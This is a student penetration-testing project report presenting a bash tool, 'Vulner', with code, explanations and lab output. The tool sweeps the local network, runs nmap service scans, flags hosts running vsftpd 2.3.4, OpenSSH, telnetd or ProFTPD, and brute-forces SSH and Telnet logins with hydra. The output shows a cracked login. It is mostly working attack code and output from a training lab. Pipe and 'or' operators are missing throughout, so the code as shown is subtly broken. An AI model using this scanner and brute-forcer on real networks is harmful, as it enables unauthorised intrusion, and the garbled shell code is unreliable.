




**PENETRATION TESTING PROJECT**  
**VULNER**


**LIM HIAN KOK**  
**(CFC2407)**

**2 February 2023**

S/N	CODES	FUNCTIONS	OUTPUT
1	<pre>#!/bin/bash #Lim Hian Kok (S17) - CFC 2407 - James Lim  # This function is the user interface and for user to choose which section of the script do they want to run. function userinterface () { echo -e "\n----- Main Menu -----"  # This command display the options available for user and request for their choice. echo -e "(A) Update and upgrade your system. (B) Install tools for the script. (C) Scan Network for Vulnerable Hosts. (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. (F) Exit Script."  read executions  # This command is to navigate the script accordance to what was input by the user. case \$executions in  # This command is when a user choose (A) and the script will run the update and upgrading of the system. a   A)     updateupgrade     userinterface     ;;  # This command is when a user choose (B) and the script will run the installation of required tools. b   B)     installtools     userinterface     ;;  # This command is when a user choose (C) and the script will run the network scans to look for vulnerable hosts. c   C)     networkscan     userinterface     ;;  # This command is when a user choose (D) and the script will run the attack functions on the vulnerable hosts. d   D)     Attacks     userinterface     ;;  # This command is when a user choose (E) and the script will show the report log. e   E)     ViewReports     userinterface     ;;  # This command is when a user choose (F) and the script will exit. f   F)     exit     ;;  # This command is when a user choose an option that is not in the list and it will redirect to the main menu. *)     userinterface ;;  esac }  # This command records the current day, time and date and store it into the variable "todaydate" for directory creation purpose. todaydate=\$(timedatectl  grep Universal  awk '{print \$3" "\$4}')  # These 4 command starts once the script is running. It first creates the working directories required on the user desktop. It then shows the user interface where user first choose how they want to run the script. mkdir -p ~/Desktop/Vulner mkdir -p ~/Desktop/Vulner/User\ list mkdir -p ~/Desktop/Vulner/PW\ list mkdir -p ~/Desktop/Vulner/"\$todaydate"  userinterface</pre>	<ul style="list-style-type: none"><li>When user runs the script, this is the user interface that the user will first see.</li><li>The interface will allow user to decide which part of the script do they want to run.</li><li>A working folder “Vulner” will be created on the user’s desktop. It also creates a PW list, User List and current time and date file which will be used for the script.</li></ul>	<pre>----- Main Menu ----- (A) Update and upgrade your system. (B) Install tools for the script. (C) Scan Network for Vulnerable Hosts. (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. (F) Exit Script.</pre> 



S/N	CODES	FUNCTIONS	OUTPUT
	<pre># This function download and installs all the tools required to run the script. function installtools () {      echo -e "\n----- Installation of Tools -----"      # This command will install geany onto the system in the event there is a need for user to     amend certain commands to meet their needs.     sudo apt-get -y install geany      # This command will install nmap into the system.     sudo apt-get -y install nmap      # This command will install hydra into the system.     sudo apt-get -y install hydra      echo -e "\n----- Installation of Tools Completed -----"  }</pre>	<ul style="list-style-type: none"><li>This function installs the required tools that is needed for the script.</li></ul>	<pre>----- Installation of Tools ----- Reading package lists... Done Building dependency tree... Done Reading state information... Done geany is already the newest version (1.38-1+b1). The following packages were automatically installed and are no longer required:   fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl   libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl   liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16   python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum   python3-mypy-extensions python3-responses python3-singledispatch python3-spyse   python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9   python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc   sphinx-rtd-theme-common Use 'sudo apt autoremove' to remove them. 0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded. Reading package lists... Done Building dependency tree... Done Reading state information... Done nmap is already the newest version (7.93+dfsg1-0kali2). The following packages were automatically installed and are no longer required:   fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl   libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl   liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16   python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum   python3-mypy-extensions python3-responses python3-singledispatch python3-spyse   python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9   python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc   sphinx-rtd-theme-common Use 'sudo apt autoremove' to remove them. 0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded. Reading package lists... Done Building dependency tree... Done Reading state information... Done hydra is already the newest version (9.4-1). The following packages were automatically installed and are no longer required:   fonts-roboto-slab libatk1.0-data libev4 libexporter-tiny-perl   libhttp-server-simple-perl liblist-moreutils-perl liblist-moreutils-xs-perl   liblttng-ust-ctl4 liblttng-ust0 libpython3.9-dev libwebsockets16   python3-dataclasses-json python3-ipaddr python3-limiter python3-marshmallow-enum   python3-mypy-extensions python3-responses python3-singledispatch python3-spyse   python3-token-bucket python3-twisted-bin python3-typing-inspect python3.9   python3.9-dev python3.9-minimal ruby2.7 ruby2.7-dev ruby3.0 ruby3.0-dev ruby3.0-doc   sphinx-rtd-theme-common Use 'sudo apt autoremove' to remove them. 0 upgraded, 0 newly installed, 0 to remove and 273 not upgraded. ----- Installation of Tools Completed -----</pre>

S/N	CODES	FUNCTIONS	OUTPUT
3	<pre> # This function looks for live host connecting to the lan network and automatically nmap the hosts. function networkscan () {     echo -e "\n----- Scan Network for Vulnerable Hosts -----"      # This command gets the network range of the current network.     NetworkRange=\$(ip r  grep kernel  awk '{print \$3}')      # This command will print out the network range onto the terminal for user to view.     echo "Network range: \$NetworkRange"      # This command will scan the network range and capture the information of current live hosts connected     to the network and save it into the file "Discovered.txt".     sudo netdiscover -r "\$NetworkRange" -PN &gt; ~/Desktop/Vulner/"\$todaydate"/Discovered.txt      # This command will read "Discovered.txt" and just takes out the IP address of the host connected to the     network and save it into the file "ConnectedHost.txt".     cat ~/Desktop/Vulner/"\$todaydate"/Discovered.txt  grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" &gt; ~/Desktop/     Vulner/"\$todaydate"/ConnectedHost.txt      # This command removes the file "Discovered.txt".     rm ~/Desktop/Vulner/"\$todaydate"/Discovered.txt      echo -e "\n----- Host currently connected to the network -----"      # This command prints out the IP address of the connected live hosts onto the terminal for user to view.     cat ~/Desktop/Vulner/"\$todaydate"/ConnectedHost.txt      # This command execute nmap on the list of IP address (live hosts connected) and save the result into     the file "VulnerabilityScanResults.txt".     nmap -iL ~/Desktop/Vulner/"\$todaydate"/ConnectedHost.txt -p- -sV -oG ~/Desktop/Vulner/"\$todaydate"/     VulnerabilityScanResults.txt      # This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has SSH port open     with OpenSSH 8.9p1 service version and save it into the file "OpenSSH8.9p1_Vulnerability.txt"     cat ~/Desktop/Vulner/"\$todaydate"/VulnerabilityScanResults.txt  grep open/tcp//ssh//OpenSSH\ 8.9p1  grep -     oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_Vulnerability.txt      # This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has FTP port open     with vsftpd 2.3.4 service version and save it into the file "vsftpd2.3.4_Vulnerability.txt"     cat ~/Desktop/Vulner/"\$todaydate"/VulnerabilityScanResults.txt  grep open/tcp//ftp//vsftpd\ 2.3.4  grep -oE     "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/Desktop/Vulner/"\$todaydate"/vsftpd2.3.4_Vulnerability.txt      # This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has Telnet port     with Linux telnetd service version open and save it into the file "FTP_Vulnerability.txt"     cat ~/Desktop/Vulner/"\$todaydate"/VulnerabilityScanResults.txt  grep open/tcp//telnet//Linux\ telnetd  grep     -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/Desktop/Vulner/"\$todaydate"/Telnet_Vulnerability.txt      # This command opens up "VulnerabilityScanResults.txt" to look for the IP address that has FTP port with     ProFTPD service version open and save it into the file "ProFTP_Vulnerability.txt"     cat ~/Desktop/Vulner/"\$todaydate"/VulnerabilityScanResults.txt  grep open/tcp//ftp//ProFTPD  grep -oE     "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/Desktop/Vulner/"\$todaydate"/ProFTPD_Vulnerability.txt </pre>	<ul style="list-style-type: none"> <li>This function run first get the current network range.</li> <li>The function then finds live host that are currently connected to the current network and display the IP out onto the terminal for user to view. The IP addresses are also saved into the file "ConnectedHost.txt".</li> <li>Once all the live host is identified, the function will run Nmap on all the IP address and save the output as "VulnerabilityScanResults.txt" in the working folder.</li> <li>The function then take the results from "VulnerabilityScanResults.txt" and look for specific services that are open and which IP address it belongs to:             <ol style="list-style-type: none"> <li>OpenSSH 8.9p1 service</li> <li>Vsftpd 2.3.4</li> <li>Telnetd</li> <li>ProFTPD</li> </ol> </li> </ul>	<pre> ----- Scan Network for Vulnerable Hosts ----- Network range: 192.168.247.0/24  ----- Host currently connected to the network ----- 192.168.247.1 192.168.247.2 192.168.247.136 192.168.247.144 192.168.247.145 192.168.247.146 192.168.247.254 Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-02 22:57 +08 Nmap scan report for 192.168.247.2 Host is up (0.00079s latency). Not shown: 65534 closed tcp ports (conn-refused) PORT      STATE SERVICE VERSION 53/tcp    open  domain  dnsmasq 2.78  Nmap scan report for 192.168.247.136 Host is up (0.0024s latency). Not shown: 65532 closed tcp ports (conn-refused) PORT      STATE SERVICE VERSION 21/tcp    open  ftp      vsftpd 3.0.5 22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0) 80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu)) Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  Nmap scan report for 192.168.247.144 Host is up (0.0027s latency). Not shown: 65505 closed tcp ports (conn-refused) PORT      STATE SERVICE VERSION 21/tcp    open  ftp      vsftpd (broken: cannot locate user specified in 'ftp_user rname':ftp) 22/tcp    filtered ssh 23/tcp    filtered telnet 25/tcp    filtered smtp 53/tcp    filtered domain 80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2) 111/tcp   filtered rpcbind 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp   filtered microsoft-ds 512/tcp   filtered exec 513/tcp   filtered login 514/tcp   filtered shell 1099/tcp  filtered rmiregistry 1524/tcp  filtered ingreslock 2049/tcp  filtered nfs 2121/tcp  open  ftp      ProFTPD 1.3.1 3306/tcp  filtered mysql 3632/tcp  filtered distccd 5900/tcp  filtered vnc 6080/tcp  filtered x11 6667/tcp  filtered irc 6697/tcp  filtered ircs-u 8009/tcp  filtered ajp13 8180/tcp  filtered unknown 8787/tcp  filtered msgsrvr 33590/tcp open  status   1 (RPC #100024) 36111/tcp open  nlockmgr 1-4 (RPC #100021) 40636/tcp open  mountd   1-3 (RPC #100005) 54054/tcp filtered unknown 60118/tcp open  java-rmi  GNU Classpath grmiregistry Service Info: OS: Unix </pre> 

S/N	CODES	FUNCTIONS	OUTPUT
	<pre># This command gets the time and date details of the start of nmap and save it in the variable "Scanstart" Scanstart=\$(cat ~/Desktop/Vulner/"\$todaydate"/VulnerabilityScanResults.txt  grep initiated  awk '{print \$6" "\$7" "\$8" "\$9" "\$10}')  # These command creates a for loop to save the details of the IP address with OpenSSH 8.9p1 vulnerability and save it into the combine report "Scanningreport.txt" for sshvul in \$(cat ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_Vulnerability.txt); do  echo -e "\$Scanstart: IP ADDRESS=\$sshvul: VULNERABILITY=OpenSSH 8.9p1\n" &gt;&gt; ~/Desktop/Vulner/ "\$todaydate"/Scanningreport.txt  done  # These command creates a for loop to save the details of the IP address with vsftpd2.3.4 backdoor vulnerability and save it into the combine report "Scanningreport.txt" for vsftpdvul in \$(cat ~/Desktop/Vulner/"\$todaydate"/vsftpd2.3.4_Vulnerability.txt); do  echo -e "\$Scanstart: IP ADDRESS=\$vsftpdvul: VULNERABILITY=vsftpd 2.3.4 backdoor\n" &gt;&gt; ~/Desktop/Vulner/ "\$todaydate"/Scanningreport.txt  done  # These command creates a for loop to save the details of the IP address with telnetd vulnerability and save it into the combine report "Scanningreport.txt" for telnetvul in \$(cat ~/Desktop/Vulner/"\$todaydate"/Telnet_Vulnerability.txt); do  echo -e "\$Scanstart: IP ADDRESS=\$telnetvul: VULNERABILITY=Linux telnetd\n" &gt;&gt; ~/Desktop/Vulner/ "\$todaydate"/Scanningreport.txt  done  # These command creates a for loop to save the details of the IP address with ProFTPD vulnerability and save it into the combine report "Scanningreport.txt" for ProFTPDvul in \$(cat ~/Desktop/Vulner/"\$todaydate"/ProFTPD_Vulnerability.txt); do  echo -e "\$Scanstart: IP ADDRESS=\$ProFTPDvul: VULNERABILITY=ProFTPD\n" &gt;&gt; ~/Desktop/Vulner/"\$todaydate"/ Scanningreport.txt  done  echo -e "\n----- Vulnerability Scan Report ----- \n"  # These 4 commands first display the combine report "Scanningreport.txt" on the terminal for user to view. Then delete away the unnecessary working files. cat ~/Desktop/Vulner/"\$todaydate"/Scanningreport.txt rm -f ~/Desktop/Vulner/"\$todaydate"/vsftpd2.3.4_Vulnerability.txt rm -f ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_Vulnerability.txt rm -f ~/Desktop/Vulner/"\$todaydate"/Telnet_Vulnerability.txt rm -f ~/Desktop/Vulner/"\$todaydate"/ProFTPD_Vulnerability.txt  }</pre>	<ul style="list-style-type: none"><li>The function will then consolidate all the IP addresses with the specific ports open and save it into the file "Scanningreport.txt".</li><li>It then displays the report for the user to view.</li><li>The function will also delete all the unnecessary working files.</li></ul>	<pre>Service detection performed. Please report any incorrect results at https://nmap.org/sub mit/ . Nmap done: 7 IP addresses (5 hosts up) scanned in 272.95 seconds  ----- Vulnerability Scan Report -----  Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.136: VULNERABILITY=OpenSSH 8.9p1 Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.144: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD</pre>

S/N	CODES	FUNCTIONS	OUTPUT
4	<pre> # This command is for executing attacks on the scanned vulnerable hosts. function Attacks () {  echo -e "\n----- Bruteforce Vulnerable Hosts -----"  # This command display the options available for user and request for their choice. echo -e "(A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu." read executions  # This command runs when the user choose (A) if [ \$executions == a ]    [ \$executions == A ]  then  # This command checks if there are user files in the User List directory. userfiles=\$(ls ~/Desktop/Vulner/User\ list  wc -l)  # This command runs when there are no user files in the User List directory. if [ \$userfiles == 0 ]  then  echo -e "\nThere is currently no user file available."  Attacks  else  echo -e "\nCurrent User list available (Vulner/User list directory)"  # This command list out all the user files that is in the directory ls ~/Desktop/Vulner/User\ list  # This command request the user to select the user file that they want to use. echo -e "\nPlease provide the user list you want to use:" &amp;&amp; read userlist  # This command shows the user which user file they selected. echo -e "\nSelected: '\$userlist' as user list"  Attacks  fi  # This command runs when the user choose (B) elif [ \$executions == b ]    [ \$executions == B ]  then  # This command checks if there are password files in the Password List directory. pwfiles=\$(ls ~/Desktop/Vulner/PW\ list  wc -l)  # This command runs when there are no password files in the Password List directory. if [ \$pwfiles == 0 ]  then  echo -e "\nThere is currently no password file available." Attacks  else  echo -e "\nCurrent User list available (Vulner/PW list directory)"  # This command list out all the password files that is in the directory ls ~/Desktop/Vulner/PW\ list  # This command request the user to select the password file that they want to use. echo -e "\nPlease provide the password list filename: " &amp;&amp; read pwlist  # This command shows the user which password file they selected. echo -e "\nSelected: '\$pwlist' as password list"  Attacks  fi </pre>	<ul style="list-style-type: none"> <li>This function first opens up a menu for user to select: <ol style="list-style-type: none"> <li>Specify user list file</li> <li>Specify password list file</li> <li>Create new user list file</li> <li>Create new password list file</li> <li>Run the vulnerability bruteforce attacks.</li> </ol> </li> <li>If user have existing User list file and Password list file, they can save it in the working folders in Vulner. Thus, when user select menu A or B, it will show what are the files available for reference.</li> </ul>	<pre> ----- Main Menu ----- (A) Update and upgrade your system. (B) Install tools for the script. (C) Scan Network for Vulnerable Hosts. (D) Bruteforce Vulnerable Hosts. (E) View Attacks Reports. (F) Exit Script. d ----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. a There is currently no user file available. ----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. b There is currently no password file available. ----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. a ----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. a Current User list available (Vulner/User list directory) externalUser Newuserfile userlist.txt Please provide the user list you want to use: Newuserfile Selected: 'Newuserfile' as user list ----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. b Current User list available (Vulner/PW list directory) fullpasswordlist Newpasswordlist rockyou.txt Please provide the password list filename: Newpasswordlist Selected: 'Newpasswordlist' as password list </pre>



S/N	CODES	FUNCTIONS	OUTPUT
	<pre> # This command runs when the user choose (C) elif [ \$executions == c ]    [ \$executions == C ] then  # This command runs the function to create a user list file createuserlist  Attacks  # This command runs when the user choose (D) elif [ \$executions == d ]    [ \$executions == D ] then  # This command runs the function to create a password list file createpwlist  Attacks  # This command runs when the user choose (E) elif [ \$executions == e ]    [ \$executions == E ] then echo -e "\nUser list selected: '\$userlist'\nPassword list selected: '\$pwlist'"  # This command runs if the user have not selected a user file. if [ -z "\$userlist" ] then  # This command runs if the user have not selected a user and password file. if [ -z "\$pwlist" ] then echo 'No User List and Password list selected. Please choose or create one'  Attacks  else # This command runs if the user have not selected a user file but have already selected password file. echo 'No User list selected. Please choose or create one'  Attacks  fi  # This command runs if the user have already selected a user file but not a password file. elif [ -z "\$pwlist" ] then echo 'No Password list selected. Please choose or create one'  Attacks  else  # These 3 commands runs all the attacks functions on the identified IP address. sortattack OpenSSH8.9p1_vul Telnet_vul vsftpd2.3.4_vul ProFTPD_vul  # These 3 commands will remove all the unnessasary working files after the attack. rm -f ~/Desktop/Vulner/"\$todaydate"/Vsftpd2.3.4_attack.txt rm -f ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_attack.txt rm -f ~/Desktop/Vulner/"\$todaydate"/Telnet_attack.txt rm -f ~/Desktop/Vulner/"\$todaydate"/ProFTPD_attack.txt  Attacks fi  # This command runs when the user choose (F) elif [ \$executions == f ]    [ \$executions == F ] then  userinterface  else # This command runs when the user did not choose any of the available choices. echo -e "\nYou did not enter a valid choice"  Attacks fi } </pre>	<ul style="list-style-type: none"> <li>If necessary, user can use the function to create a new user list and password list. (Please see S/N 5 for details).</li> <li>Once the user list and password list is selected, the user can select menu E to start running the vulnerability bruteforce attacks. (Please see S/N 6 and 7 for details)</li> </ul>	<pre> ..... Bruteforce Vulnerable Hosts ..... (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. \$ User list selected: 'Newuserfile' Password list selected: 'Newpasswordlist' Hydra v9.4 (c) 2022 by van Hauser/THC &amp; David Maciejak - Please do not use in military o r secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-02 23:31:27 [DATA] max 4 tasks per 1 server, overall 4 tasks, 20 login tries (l:5/p:4), ~5 tries per task [DATA] attacking ssh://192.168.247.136:22/ [VERBOSE] Resolving addresses ... [VERBOSE] resolving done [INFO] Testing if password authentication is supported by ssh://192.168.247.136:22 [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "123123" - 1 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "tc" - 2 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "msfadmin" - 3 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "msfadmin" - pass "hello" - 4 of 20 [child 3] ( 0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "123123" - 5 of 20 [child 0] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "tc" - 6 of 20 [child 2] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "msfadmin" - 7 of 20 [child 1] (0/0) [ATTEMPT] target 192.168.247.136 - login "tc" - pass "hello" - 8 of 20 [child 3] (0/0) [22][ssh] host: 192.168.247.136 login: tc password: tc [ATTEMPT] target 192.168.247.136 - login "guests" - pass "123123" - 9 of 20 [child 2] (0 /0) </pre>



S/N	CODES	FUNCTIONS	OUTPUT
5	<pre># This function is for the creation of password list. function createpwlist () {     # This command request for user to input a password list filename and save it into the variable "pwlistname"     echo -e "\nNew password list filename:"     read pwlistname      echo -e "\nInput password one by one. Input 'END' to finish and save the list"      function createpwloop ()     {         # This command request users to input the password they want to put into the password list         read newpw          # This command ends the password list creation process when user types in "END".         if [ \$newpw == END ]         then             echo -e "\nYou have successfully created a password list"          else             # This command allows users to continue to add in password to the password list as long as the user did not enter "END".             echo \$newpw &gt;&gt; ~/Desktop/Vulner/PW\ list/\$pwlistname              createpwloop         fi     }      createpwloop }  # This function is for the creation of user list. function createuserlist () {     # This command request for user to input a user list filename and save it into the variable "userlistname"     echo -e "\nNew user list filename:"     read userlistname      echo -e "\nInput the user one by one. Input 'END' to finish and save the list"      function createuserloop ()     {         # This command request users to input the user they want to put into the user list         read newuser          # This command ends the user list creation process when user types in "END".         if [ \$newuser == END ]         then             echo -e "\nYou have successfully created a user list"          else             # This command allows users to continue to add in user to the user list as long as the user did not enter "END".             echo \$newuser &gt;&gt; ~/Desktop/Vulner/User\ list/\$userlistname              createuserloop         fi     }      createuserloop }</pre>	<ul style="list-style-type: none"><li>This function is for user to create user and password list. Users can continue to input as many password or username until they type “END” to create and save the list into the PW list and User list</li></ul>	<div><pre>----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. d  New user list filename. Newuserfile  Input the user one by one. Input 'END' to finish and save the list msfadmin guests services tc user1 hello END  You have successfully created a user list</pre></div> <div></div> <div><pre>----- Bruteforce Vulnerable Hosts ----- (A) Specify User list file. (B) Specify Password list file. (C) Create new User list file. (D) Create new Password List file. (E) Execute available Vulnerability Attacks. (F) Return to Main Menu. d  New password list filename: Newpasswordlist  Input password one by one. Input 'END' to finish and save the list 123123 tc msfadmin hello END  You have successfully created a password list</pre></div> <div></div>

S/N	CODES	FUNCTIONS	OUTPUT
6	<pre> # This function is to sort out the IP address to the different vulnerabilities. function sortattack () {  # This command takes the details from "Scanningreport.txt" and sort them based on their IP addresses. If there are 2 vulnerabilities for any IP address, it will automatically remove 1 of it. cat ~/Desktop/Vulner/"\$todaydate"/Scanningreport.txt  sort  uniq -w 55 &gt; ~/Desktop/Vulner/"\$todaydate"/ Attack.txt  #~ cat ~/Desktop/Vulner/"\$todaydate"/Scanningreport.txt &gt; ~/Desktop/Vulner/"\$todaydate"/Attack.txt  # This command will sort out the IP address used for the specific attack and save it in a file. cat ~/Desktop/Vulner/"\$todaydate"/Attack.txt  grep vsftpd  grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/ Desktop/Vulner/"\$todaydate"/Vsftpd2.3.4_attack.txt  # This command will sort out the IP address used for the specific attack and save it in a file. cat ~/Desktop/Vulner/"\$todaydate"/Attack.txt  grep OpenSSH  grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/ Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_attack.txt  # This command will sort out the IP address used for the specific attack and save it in a file. cat ~/Desktop/Vulner/"\$todaydate"/Attack.txt  grep Linux\ telnetd  grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/Desktop/Vulner/"\$todaydate"/Telnet_attack.txt  # This command will sort out the IP address used for the specific attack and save it in a file. cat ~/Desktop/Vulner/"\$todaydate"/Attack.txt  grep ProFTPD  grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}" &gt; ~/ Desktop/Vulner/"\$todaydate"/ProFTPD_attack.txt  # This command will remove the unnecessary working file. rm ~/Desktop/Vulner/"\$todaydate"/Attack.txt  } </pre>	<ul style="list-style-type: none"> <li>This function takes the vulnerability scan report and sort the details. Any IP address with more than 1 vulnerability identified, the function will remove one of it so eventually the script will only execute 1 attack.</li> </ul>	<pre> Service detection performed. Please report any incorrect results at https://nmap.org/sub mit/ . Nmap done: 7 IP addresses (5 hosts up) scanned in 272.95 seconds  ----- Vulnerability Scan Report ----- Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.136: VULNERABILITY=OpenSSH 8.9p1 Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=vsftpd 2.3.4 backdoor Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=Linux telnetd Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.144: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.145: VULNERABILITY=ProFTPD Thu Feb 2 22:57:15 2023: IP ADDRESS=192.168.247.146: VULNERABILITY=ProFTPD </pre>

S/N	CODES	FUNCTIONS	OUTPUT
7	<pre># This function will run the OpenSSH hydra attack. function OpenSSH8.9p1_vul () {  # This for loop will continue to run for each individual IP address in the specific attack file. for IPadd in \$(cat ~/Desktop/Vulner/"\$todaydate"/OpenSSH8.9p1_attack.txt); do  # This command gets the day, date and time for the start of the attack and save it in the variable "startdate" startdate=\$(date)  # This command creates a specific folder for the individual IP address mkdir -p ~/Desktop/Vulner/"\$todaydate"/\$IPadd  # This command runs Hydra on the IP address and save it into a file. hydra -L ~/Desktop/Vulner/User\ list/\$userlist -P ~/Desktop/Vulner/PW\ list/\$pwlist \$IPadd ssh -t4 -vV -o ~/Desktop/Vulner/"\$todaydate"/\$IPadd/OpenSSH8.9p1_Hydra_Attacks.txt  # This command gets the attack results and save it in the variable "hydraresult" hydraresult=\$(cat ~/Desktop/Vulner/"\$todaydate"/\$IPadd/OpenSSH8.9p1_Hydra_Attacks.txt  grep host  sort  uniq)  # This command gets all the details and save it into the combine report log file. echo -e "\$startdate: IP address=\$IPadd: COMMAN=Hydra: SERVICE=OpenSSH 8.9p1: RESULT=\$hydraresult\n" &gt;&gt; ~/Desktop/Vulner/OverallReportlog.txt  done  }  # This function will run the Telnet hydra attack. function Telnet_vul () {  # This for loop will continue to run for each individual IP address in the specific attack file. for IPadd in \$(cat ~/Desktop/Vulner/"\$todaydate"/Telnet_attack.txt); do  # This command gets the day, date and time for the start of the attack and save it in the variable "startdate" startdate=\$(date)  # This command creates a specific folder for the individual IP address mkdir -p ~/Desktop/Vulner/"\$todaydate"/\$IPadd  # This command runs Hydra on the IP address and save it into a file. hydra -L ~/Desktop/Vulner/User\ list/\$userlist -P ~/Desktop/Vulner/PW\ list/\$pwlist \$IPadd telnet -vV -o ~/Desktop/Vulner/"\$todaydate"/\$IPadd/Telnet_Hydra_Attacks.txt  # This command gets the attack results and save it in the variable "hydraresult" hydraresult=\$(cat ~/Desktop/Vulner/"\$todaydate"/\$IPadd/Telnet_Hydra_Attacks.txt  grep host  sort  uniq)  # This command gets all the details and save it into the combine report log file. echo -e "\$startdate: IP address=\$IPadd: COMMAN=Hydra: SERVICE=Linux telnetd: RESULT=\$hydraresult\n" &gt;&gt; ~/Desktop/Vulner/OverallReportlog.txt  done  }</pre>	<ul style="list-style-type: none"><li>All these functions runs the individual vulnerability bruteforce attacks.</li><li>Each attack is log into "OverallReportlog.txt" for viewing.</li></ul>	